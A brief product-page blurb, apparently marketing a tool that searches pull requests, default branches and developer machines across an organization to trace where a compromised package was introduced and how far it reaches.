
Search across all PRs in all repositories across your organization to find where a specific package was introduced. When a compromised package is discovered, instantly understand the blast radius: which repos, which PRs, and which teams are affected. This works across pull requests, default branches, and dev machines.